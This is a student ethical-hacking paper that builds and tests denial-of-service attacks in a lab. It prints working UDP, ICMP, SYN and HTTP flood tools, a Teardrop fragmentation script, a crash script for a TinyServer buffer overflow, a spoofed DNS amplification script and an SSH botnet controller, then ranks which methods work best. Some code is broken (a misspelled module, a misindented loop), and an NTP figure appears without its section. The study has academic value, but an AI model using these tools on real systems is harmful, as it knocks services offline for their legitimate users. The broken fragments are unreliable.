

# Formulation of DoS Attack Methodologies

GREGORY HILL  
BSC (HONS) ETHICAL HACKING



## Abstract

---

The aim of a Denial of Service attack is to disrupt the intended service flow of an application or system – limiting availability for users. Typically achieved through resource starvation or exploitation of vulnerabilities, an attacker could utilise multiple unaware hosts to distribute the attack surface.

In this paper, Volume Based, Protocol and Application Layer attacks will be discussed via the use of custom scripting techniques. Common solutions for prevention, detection and response will also be discussed.

Very few single-host based consumption techniques proved effective. Sophisticated packet handling techniques effectively dealt with protocol violations and the relatively small excess in traffic. However, degradation in service was proven, so an increase of traffic generation would feasibly make the most of this paper's defined scripts to render a service inoperable. The Linux firewall is ideal for the average developer, with the ability to filter several channels of attack, it can prevent smaller attacks easily.

# Contents

---

Abstract .....	0
Introduction.....	1
Background.....	1
Denial of Service.....	1
Distribution .....	2
Mitigation .....	2
Aim.....	3
Procedure .....	4
Set-Up.....	4
Volume Based Attacks.....	5
Protocol Layer Attacks.....	7
Application Layer Attacks .....	9
Botnets.....	13
Discussions and Conclusions.....	14
Results.....	14
Discussion .....	15
Countermeasures .....	16
Conclusion .....	16
References .....	17
Appendices.....	18

# Introduction

---

## Background

An uncontrolled weave of interconnected hosts, the World-Wide Web is a staple of human existence. Consumers rely on critical infrastructure and services to support their daily lives and remain connected. Around 40% of the world's population have internet access, that's over three billion users. A billion of those users have bought products online, in fact, retail sales in the U.K. reached an estimated £52.25 billion in 2015 (Stevens, 2016).

Statistically, the longer it takes for a web page to load, the higher the chance of abandonment. In this digital era, consumers demand high quality service on demand – risk of failure comes at a very high financial cost. A recent study calculated the negative economic impact of downtime:

---

*According to Dunn & Bradstreet, 59% of Fortune 500 companies experience a minimum of 1.6 hours of downtime per week. To put this in perspective, assume that an average Fortune 500 company has 10,000 employees who are paid an average of \$56 per hour, including benefits (\$40 per hour salary + \$16 per hour in benefits). Just the labour component of downtime costs for such a company would be \$896,000 weekly, which translates into more than \$46 million per year.*

---

(Vision Solutions, 2016)

Threats can take many forms. Companies don't just risk the leakage of private data, but also the inability to provide their users with a service.

## Denial of Service

Broadly defined as any type of attack that results in the disruption of a service's availability to legitimate users, DoS attacks can come in many forms. Unlike other cyberattacks, whose aim is to gain access or information, aggressors typically seek to hold a website hostage until their (political) point has been made or a bribe has been payed. Occasionally, DoS attacks are used to cover a perpetrator's network footprint, to inundate network administrators with logs. The majority however, aim to disrupt web hosting.

These attacks can be subcategorised:

- Volumetric Attacks
  - The process of saturating the bandwidth of the victim, so much so that a client cannot even reach the destination host.
  - Measured in bits per second (Bps).
- Protocol (Layer 3 & 4) Attacks
  - A type of volumetric attack that targets network infrastructure, to consume server resources so that clients are not provided with data in any reasonable timeframe.
  - Measured in Packets per second.
- Application (Layer 7) Attacks
  - Seemingly benign requests aimed at crashing the web server.
  - Measured in Requests per second.

Most attacks can be sited on the OSI model (*Table 1*). Almost every protocol has a denial of service flaw.

## Distribution


The problem with single-host based attacks is that they do not generate enough traffic. Multiple hosts can increase the rate exponentially, distributing the required processing power and network connectivity across the group. Hence the name: Distributed Denial of Service.

Participants are typically aware or ignorant. Common software solutions (such as Low Orbit Ion Cannon) facilitate the needs of those with a distinct lack of technical knowledge. Interactive and aesthetic user interfaces increase usability for front-end users. A botnet (zombie army) is made up of several (infected) networked computers that take commands from a remote CCC. On command, the botmaster could have all hosts transmit to a singular victim simultaneously.

*Figure 1* presents the typical hierarchy. Users are normally unaware of their machine's 'zombification'.

Collectives such as Anonymous vary their approach. Some members might own their own armies to effectively distribute a large-scale attack while others may join in for 'fun'.

A unique botnet was created recently in an experiment conducted by two American based researchers. They found that a custom advertisement fused with JavaScript and dispersed in a commercially available ad network could infect hundreds of legitimate web clients instantly and continuously (ThreatPost, 2013).



*Figure 1 – Botnet Hierarchy*

## Mitigation

If a server is forward facing, an attack is undeniably possible. Application / Server based solutions can only cope with so much traffic before requiring human intervention. Therefore, it is important to respect unfixable shortcomings and plan for failure. By integrating procedures for DDoS mitigation into a business continuity and disaster recovery (BC/DR) plan, it would be possible to minimize delay when responding to an attack.

Analysis of regular customer traffic and recognition of attack symptoms / signs could allow certain connections to be blocked, thus prevention by anomaly detection. The United States Computer Emergency Readiness Team (US-CERT, 2009) define the following indicators of an attack:

- Slow network performance (file or website access).
- Unavailability of a particular website.
- Inability to access any website.
- Dramatic increase in spam.

Calculating the impact of financial downtime helps to justify system expenses to managers. If the system would be down regardless, it might be advantageous to shut-down all hardware to re-cooperate. With a prudent engineering team, ad-hoc solutions could be put in place while fixes are made. Lastly, it is imperative that the aftermath is investigated. Occasionally, attacks are just a decoy for other criminal activity. A thorough inspection should identify any breaches.

## Aim

There are a wide variety of scripts, tools, and utilities readily available for use by the general public, but with the efficiency of modern scripting languages, it is incredibly simple to construct custom code that will utilise a specific technique.

The work contained within this document aims to investigate and evaluate the most suitable methodologies for denial of service attacks, with an overview on distribution. A variety of real-world incidents will be discussed in comparison to the techniques. Several threat managing solutions will be conferred to aid an individual or company's preparation.

**Disclaimer: Do not use the scripts in practice without expressed written consent.**

<i>Layer</i>	<i>Name</i>	<i>Example Protocols</i>
7	Application Layer	HTTP, FTP, DNS, SNMP, Telnet
6	Presentation Layer	SSL, TLS
5	Session Layer	NetBIOS, PPTP
4	Transport Layer	TCP, UDP
3	Network Layer	IP, ARP, ICMP, IPSec
2	Data Link Layer	PPP, ATM, Ethernet
1	Physical Layer	Ethernet, USB, Bluetooth, IEEE802.11

*Table 1 – OSI Model*

# Procedure

---

## Set-Up

For demonstration of the numerous attack vectors, several Virtual Machines are necessary for both hosting and attack preformation. An external LAMP web server will be hosted on a Raspberry Pi to demonstrate the ease of failure associated with weaker systems.

## Servers & Clients

- Debian 8 (192.168.103.130)
  - NTP Server:
    - Disable the ntpdate service: `# sudo update-rc.d -f ntpdate remove`
    - Install NTP: `# sudo apt-get install ntp`
    - Edit configuration file: `# sudo nano /etc/ntp.conf`
    - Remove legacy 'pool servers'.
    - Specify local address: `# server 192.168.103.130`
    - Restart the NTP service: `# sudo service ntp restart`
  - Apache Web Server
- Raspbian Wheezy (192.168.0.73)
  - Apache Web Server
  - PHP
  - MySQL
- Windows XP SP0 (192.168.76.129)
  - TinyServer v1.1.9<sup>1</sup>
- Kali Linux (192.168.103.129)

## Languages

- Python
- Perl

To measure the magnitude of the tests vs degradation in performance, each stress test will be conducted for 5 minutes using a custom response timing analyser (see Appendices) and an open, filtered, Wireshark capture. A high level description of the results will be provided in each section.

---

<sup>1</sup> <http://tinyserver.sourceforge.net/>

## Volume Based Attacks

### UDP Flood

The User Datagram Protocol (UDP) is a session-less and connectionless networking protocol that provides a best-effort (loss tolerating) service to IP hosts.

A standard flood attack targets random ports on a target machine with IP packets containing UDP datagrams. The remote host will then:

- Check for associated port applications.
- Determine that nothing is listening.
- Reply with "ICMP Destination Unreachable".

The overall number of transmissions could result in the victim becoming unreachable. Attackers typically spoof the source address to ensure the replies do not reach them.

```
import socket
import random
```

*Script 1 – UDP Flood*


```
sock=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
bytes=random._urandom(1024)
ip=raw_input('IP: ')
port=1
sent=0

while 1:
    sock.sendto(bytes,(ip,port))
    print "Sent %s amount of packets to %s at port %s." % (sent,ip,port)
    sent= sent + 1
    port=port+1
    if port==65535:
        port=1
```

Python's socket module exposes the low-level C API for the Berkeley socket interface and provides additional functionality for handling the data channel. *Script 1* sends random byte values to a specified IP address on an increasing port value within an infinite loop.

Saving and executing from a terminal produces the results shown in *Figures 2 & 3*.

Due to the nature of the script, execution cannot be terminated unless broken manually (Ctrl+C).



```
root@kali:~/Desktop# python udpflood.py
IP: 192.168.103.130
Sent 0 amount of packets to 192.168.103.130 at port 1.
Sent 1 amount of packets to 192.168.103.130 at port 2.
Sent 2 amount of packets to 192.168.103.130 at port 3.
Sent 3 amount of packets to 192.168.103.130 at port 4.
Sent 4 amount of packets to 192.168.103.130 at port 5.
Sent 5 amount of packets to 192.168.103.130 at port 6.
Sent 6 amount of packets to 192.168.103.130 at port 7.
Sent 7 amount of packets to 192.168.103.130 at port 8.
Sent 8 amount of packets to 192.168.103.130 at port 9.
Sent 9 amount of packets to 192.168.103.130 at port 10.
Sent 10 amount of packets to 192.168.103.130 at port 11.
Sent 11 amount of packets to 192.168.103.130 at port 12.
Sent 12 amount of packets to 192.168.103.130 at port 13.
Sent 13 amount of packets to 192.168.103.130 at port 14.
Sent 14 amount of packets to 192.168.103.130 at port 15.
Sent 15 amount of packets to 192.168.103.130 at port 16.
Sent 16 amount of packets to 192.168.103.130 at port 17.
Sent 17 amount of packets to 192.168.103.130 at port 18.
Sent 18 amount of packets to 192.168.103.130 at port 19.
Sent 19 amount of packets to 192.168.103.130 at port 20.
Sent 20 amount of packets to 192.168.103.130 at port 21.
Sent 21 amount of packets to 192.168.103.130 at port 22.
```

*Figure 2 – UDP Flood Script Output*



A local Wireshark capture shows the transmission of UDP packets and details header information (Figure 3).

Tests against locally run web servers proved inconclusive. Raspberry Pi showed slight degradation in performance.

No.	Time	Source	Destination	Protocol	Length	Info
259912	14.90877400	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63284
259913	14.90879000	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63285
259914	14.90879600	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63286
259915	14.90880300	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63287
259916	14.90880900	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63288
259917	14.90881600	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63289
259918	14.90882200	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63290
259919	14.90882900	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63291
259920	14.90883500	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63292
259921	14.90884200	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63293
259922	14.90884900	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63294
259923	14.90893700	192.168.103.129	192.168.103.130	UDP	1066	Source port: 57572 Destination port: 63295

▶ Frame 259923: 1066 bytes on wire (8528 bits), 1066 bytes captured (8528 bits) on interface 0  
 ▶ Ethernet II, Src: Vmware\_6a:32:4f (00:0c:29:6a:32:4f), Dst: Vmware\_cc:c0:e4 (00:0c:29:cc:c0:e4)  
 ▶ Internet Protocol Version 4, Src: 192.168.103.129 (192.168.103.129), Dst: 192.168.103.130 (192.168.103.130)  
 ▶ User Datagram Protocol, Src Port: 57572 (57572), Dst Port: 63295 (63295)  
 Source Port: 57572 (57572)  
 Destination Port: 63295 (63295)  
 Length: 1032  
 ▶ Checksum: 0xf614 [validation disabled]  
 [Stream index: 5793]  
 ▶ Data (1024 bytes)  
 Data: b3e63faa396f0db7a4eac40167716b2f39023aa38c991d29...  
 [Length: 1024]  
 0000 00 0c 29 cc c0 e4 00 0c 29 6a 32 4f 08 00 45 00 ... .. }20..E.  
 0010 04 1c dd 53 40 00 40 11 09 29 c0 a8 67 81 c0 a8 ...98.8. }..g...  
 0020 67 82 e0 e4 f7 3f 04 08 f6 14 b3 e6 3f aa 39 6f g....?.. ...?..9e  
 0030 0d b7 a4 ea c4 01 67 71 6b 2f 39 02 3a a3 8c 99 .....gq k/9:....  
 0040 1d 29 b1 35 05 a2 06 75 2f 69 93 de 3a 97 0e 05 .....5..u /i:....

Figure 3 – UDP Wireshark Capture

## ICMP Flood

The Internet Control Message Protocol (ICMP) is a connectionless protocol commonly employed by network devices to send error messages that report problems in the delivery of IP packets. It is an essential component in any IP implementation.

This attack vector attempts to overwhelm the target with ICMP Echo Request (ping) packets and ignores replies.

The terminal-based network testing and scanning tool ‘hping3’ (Figure 4) can flood ICMP packets from the localhost with a spoofed I.P. address:

```
# sudo hping3 -1 --flood -a <LHOST> <RHOST>
```

- hping3 = name of the application binary.
- -1 = ICMP mode.
- --flood = non-stop, rapid transmission.
- -a = spoofed hostname.
- RHOST = target I.P. address.

Figure 4 – hping3 ICMP

```
root@kali:~# hping3 -1 --flood -a 192.168.13.37 192.168.0.73
HPING 192.168.0.73 (eth0 192.168.0.73): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.0.73 hping statistic ---
1191085 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```


With ‘flood mode’ engaged no replies are shown and execution is constant. Manual termination is required to break out of the application (Ctrl+C).

No decisive results were harboured from stress tests – indicating weak traffic generation.

## Protocol Layer Attacks

### SYN Flood

A normal three-way TCP (Transmission Control Protocol) handshake provides the ability to negotiate parameters of the TCP socket connection before data transferral (i.e. SSH and HTTP). The process is as follows:



A SYN flood does not register the SYN-ACK response. Without the final ACK transmission, the server will assume network congestion as the cause of failure and wait for a response. An increasing number of half-open connections will continue to bind resources on the server until complete system exhaustion.

The application hping3 can generate a stream of spoofed SYN packets targeting port 80:

```
# sudo hping3 -S -p 80 --flood --rand-source <RHOST>
```

- hping3 = name of the application binary.
- -S = only SYN packets.
- -p 80 = destination port (80 = HTTP).
- --flood = non-stop, rapid transmission up to system limitations.
- --rand-source = spoof random source IP addresses.
- RHOST = destination IP address.

Figure 5 shows its usage, with 8,571,113 total transmitted packets.

Figure 5 – hping3 SYN

```
root@kali:~# hping3 -S -p 80 --flood --rand-source 192.168.103.130
HPING 192.168.103.130 (eth0 192.168.103.130): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.103.130 hping statistic ---
8571113 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

The screenshot shows a terminal window with the command `hping3 -S -p 80 --flood --rand-source 192.168.103.130` being executed. The output shows that 8,571,113 packets were transmitted, but 0 were received, resulting in a 100% packet loss. The round-trip time is shown as 0.0/0.0/0.0 ms.

Stress testing against local and remote servers proved ineffective, due to sophisticated request handling techniques and weak traffic generation. Although, fluctuations in performance were noted.

## Teardrop

```
#!/usr/bin/env python
import sys
from scapy.all import *
```

```
target=str(sys.argv[1])
```

```
size=1300
```

```
offset=33
```

```
load="A"*size
```

```
packet = IP()
```

```
packet.dst=target
```

```
packet.proto=17
```

```
packet.flags="MF"
```

```
packet.frag=0
```

```
send(packet/load)
```

```
for x in range(1, 10):
```

```
    packet.frag=offset
```

```
    offset=offset+33
```

```
    send(packet/load)
```

```
packet.frag=offset
```

```
packet.flags=0
```

```
send(packet/load)
```

Relying on an old bug in TCP/IP fragmentation reassembly, this vector involves the transmission of overlapping IP frames to a target machine. Outdated software would ineffectively reconstruct the packets, requiring more system resources, occasionally to the point of complete system breakdown.

This attack primarily affects Windows 3.1, 95 and NT machines. It also affects Linux versions previous to 2.0.32 and 2.1.63.

The IP header within a datagram contains three fields to handle fragmentation issues:

- Do Not Fragment
- More Fragments (MF)
- Fragment Offset (FO)

Setting the MF flag tells the system to expect further packets containing the payload and the FO flag dictates the starting position of the packet's data. A typical violation would occur when a subsequent packet alters the pre-set offset value.

Scapy is a complete packet manipulation tool written in Python. It is able to forge and decode packets for a wide number of protocols. Utilisation in *Script 2* allows for custom offset handling – increasing by 33 bytes in each packet.

### Script 2 - Teardrop

The Wireshark capture in *Figure 6* presents the fragmented traffic, and several resultant errors.




Figure 6 – Wireshark Fragmentation


## Application Layer Attacks

### Buffer Overflow

An overflow occurs when a program attempts to put more data in a buffer than has been allocated. Writing outside the bounds of this block of allocated memory can corrupt data, crash the program, or lead to arbitrary code execution.

By its own definition, TinyServer is a 'very basic http server' – configured to a maximum of 100 connections (*Figure 7*). The application is particularly easy to setup. Once the executable has been run, a basic web page can be accessed from the local IP address.

Unfortunately, TinyServer contains a very dangerous buffer overflow vulnerability. 100+ bytes in the request body of a HTTP packet renders the application inoperable (*Figure 8*).



Script 3 – Buffer Overflow

Figure 7 - TinyServer

```
#!/usr/bin/python
```

```
import httpplib
```

```
import sys
```

```
host = '192.168.76.129'
```

```
port = '80'
```

```
buffer = 'A' * 100 + 'HTTP/1.0\r\n'
```

```
httpServ = httpplib.HTTPConnection(host , port)
```

```
httpServ.connect()
```

```
httpServ.request('HEAD' , buffer)
```

```
httpServ.close()
```

Python's httpplib module defines methods that implement client-side HTTP / HTTPS communication.

A tailored HTTPConnection instance represents a transaction to the server. *Script 3* contains an oversized buffer and target credentials.

Saving the script and executing from a terminal should crash the server instantaneously.



Figure 8 – Error Status Code

## HTTP Flood

The Hypertext Transfer Protocol (HTTP) facilitates communication between a client and server on a request-response basis. The two most commonly used methods are:

- GET – retrieves a static piece of data.
- POST – submits data to be processed.

```
from threading import Thread
import httplib2
import sys
import urllib
import random

try:
    URL=sys.argv[1]
    TYPE=sys.argv[2]

except:
    print "Usage: http.py <URL> <GET/POST> [parameter]"
    exit(1)

if TYPE=="GET":
    print "Starting GET Flood..."
    requests=1
    while 1:
        requests=requests+1
        resp, content = httplib2.Http().request(URL)

elif TYPE=="POST":
    print "Starting POST Flood..."
    def post():
        while 1:
            number=random.randint(1,100000)
            bytes=random._urandom(number)
            data = {sys.argv[3]: bytes}
            body = urllib.urlencode(data)
            httplib2.Http().request(URL,
                                    method="POST", body=body)
    for num in range(1,200):
        thread = Thread(target=post)
        thread.start()

else:
    print "Wrong argument specified."
```

A flood attack aims to saturate the target with simple packets that exploit processing or retrieval times. As such they do not use malformed packets, reflection or spoofing techniques, and require less bandwidth than other attacks vectors. However, they do expect a deep understanding of the target application and how it operates to prove effective. For example, a server may require more processing power when creating or retrieving user details. It would be advantageous to locate and exploit this point.

*Script 4* has been specially crafted to alternate between GET & POST flooding, depending on user input.


The GET flood utilises httplib2 (a comprehensive HTTP client library) within an infinite loop to retrieve the contents from an absolute URI.

The POST flood is slightly more complex. A pre-defined function contains an infinite loop that requests the resource as above, but overwhelms a form input with a variable number of bytes. When the flood starts (*Figure 9*), the script spins off 200 simultaneous threads that contain the 'post()' function – concurrently submitting the POST request.

### Script 4 – HTTP Flood

After several minutes, both servers saw sever degradation in performance. They became completely unresponsive after five minutes.

Figure 9 – HTTP Post Flood Script



```
root@kali:~# cd Desktop
root@kali:~/Desktop# python http.py http://192.168.0.73 POST email
Starting POST Flood...
Sending POST Request of size 47564
Sending POST Request of size 90834
Sending POST Request of size 43719
Sending POST Request of size 35773
Sending POST Request of size 76793
Sending POST Request of size 87846
Sending POST Request of size 5148
Sending POST Request of size 19129
Sending POST Request of size 4611
Sending POST Request of size 91137
Sending POST Request of size 82543
```

## DNS Reflection / Amplification

A Domain Name Server resolves a human-readable web address (such as abertay.ac.uk) to a machine-readable IP address. They provide a worldwide, distributed directory service which forms the backbone of the internet.

In a typical reflection attack, the aggressor would send a DNS query with a forged IP address to a resolver. The server would then send the response directly to the victim. Simultaneous transmission from multiple servers could overwhelm the client.

To amplify an attack, the aggressor seeks to illicit a large response from a small request. There are several ways to accomplish this:

- EDNS0 DNS Protocol Extension
- DNS Security Extension (DNSSEC) – Cryptographic
- Type ("ANY") – returns all information about a DNS zone.

Script 5 imports a list of live DNS servers and executes an attack against a specified victim:

```
from scapy.all import *
import sys
from random import randrange

try:
    TARGET=sys.argv[1]
    AMP_LIST=sys.argv[2]
except:
    print "Usage: ./"+__file__+" [TARGET] [AMP LIST]"
    exit(1)

print "[+] Attacking "+TARGET+" ..."
print
    while 1:
        with open(AMP_LIST,"r") as f:
            for SERVER in f:
                SERVER=SERVER.replace("\n","")
                try:
                    send(IP(dst=SERVER, src=TARGET)/UDP(dport=53,
                    sport=randrange(1024,65535))/DNS(qd=DNSQR(qname="ab
                    ertay.ac.uk", qtype="TXT")),verbose=0)
                    print "[+] Sent spoofed DNS request to: " + SERVER
                except:
                    print "[-] Could not send spoofed DNS request to " + SERVER
```

### Script 5 – DNS AMP

For each server listed in the external text file, the script will use Scapy to craft and send a spoofed DNS request. The following command enables this functionality:

```
send(IP(dst = SERVER, src = TARGET) /UDP (dport = 53, sport = randrange(1024,65535)) /DNS
(qd = DNSQR(qname = "abertay.ac.uk", qtype="TXT")), verbose=0)
```

This sends a UDP packet to port 53 (DNS) on the server with the source details of the victim. It also specifies that it wants to retrieve a DNS Question Record for "abertay.ac.uk".



### Figure 10 – DNS Amplification



Figure 12 – NTP Results

## SSH Botnet

Secure Socket Shell (SSH) is a networking protocol that facilitates secure remote access. Widely used by network administrators, it provides the means to transfer data and execute code.

With the login credentials of additional remote hosts, it's possible to build a simplistic SSH botnet with Python to automate task distribution. While not a typical infection per-say, leaked login credentials are a common and very real threat.

```
import pxssh

class Client:

    def __init__(self, host, user, password):
        self.host = host
        self.user = user
        self.password = password
        self.session = self.connect()

    def connect(self):
        try:
            s = pxssh.pxssh()
            s.login(self.host, self.user, self.password)
            return s
        except Exception, e:
            print e
            print '[-] Error Connecting'

    def send_command(self, cmd):
        self.session.sendline(cmd)
        self.session.prompt()
        return self.session.before

    def botnetCommand(command):
        for client in botNet:
            output = client.send_command(command)
            print '[*] Output from ' + client.host
            print '[+] ' + output

    def addClient(host, user, password):
        client = Client(host, user, password)
        botNet.append(client)

botNet = []
addClient('127.0.0.1', 'ubuntu', 'ubuntu')

botnetCommand('ls -la')
```

The class 'pxssh' extends 'pexpect.spawn' - which aids SSH connection initialisation. *Script 5* defines a client class, which can be substantiated numerous times with defined login details:

- Remote IP Address
- Username
- Password

The constructor sets the extracted parameters and creates a session. Exception handling will catch and report any failure.

When the controller wants to run a command on its hooked clients, the method 'botnetCommand()' will iterate through an array of all client objects with a specified order.

In the example on the left, only the localhost is listed, but additional live hosts could easily be added. It also issues a Linux shell command to list the current directory's contents. In a typical attack, the botmaster would download and run external code, or, depending on the distribution, run native binaries.

Several tests validated the multiplication of traffic through the distribution of the discussed attack techniques.

If a single host can create 5Mb of attack traffic (T) per second (half of the standard UK upload speed). With 30 zombies (N) the relative increase in traffic can be noted:

$$T * N = M$$

$$5 * 30 = 150\text{Mb/s}$$



## Discussions and Conclusions

### Results

The techniques discussed varied greatly in complexity, but ultimately relied on exploiting flaws or fluctuations in remote server operation – typically via heavy request transmission.

1. Volumetric
  - a. UDP Flood – Basic but effective.
    - The attack pattern was fairly easy to script with common libraries. and the non-restrictive target requirement proved effective for a range of services.
  - b. ICMP Flood – Impractical.
    - A fundamental IP protocol, readymade tools proved inadequate as the rate of ICMP generation was far too low to prove effective.
- > Note: It is common for operating systems to rate limit ICMP responses.
2. Protocol Layer
  - a. SYN Flood – Promising.
    - Most modern systems use TCP. This violation could prove invaluable if enough traffic can be generated.
  - b. Teardrop – Outdated.
    - A remarkable vector to research but unfortunately the bug was no longer reproducible in modern environments.
3. Application Layer
  - a. Buffer Overflow – Effective and permanent.
    - Directly exploiting a vulnerability is by far the most effective technique, but identification of 0-days can prove tricky. If a server is taken down with a buffer overflow, it will remain inactive until manually fixed.
  - b. HTTP Flood – Invaluable.
    - This attack performed flawlessly on a single host due to the effective multi-threaded functionality. POST flooding demonstrated far superior to many of the other techniques.
  - c. (DNS / NTP) Reflection / Amplification – Powerful if done right.
    - The techniques presented here proved valid in a local environment, but real-world exposure would greatly increase effectiveness. Estimating magnitude from real-world incident data could prove the viability and scale.

Layer 7 attacks were the most effective and powerful. In combination with the simplistic SSH botnet, the exponential increase in traffic is evident. A large amount of online documentation on individual libraries / functions made scripting fairly easy. Correlated findings verify the results (Figure 13). HTTP flooding has been found to be the most popular and effective methodology.

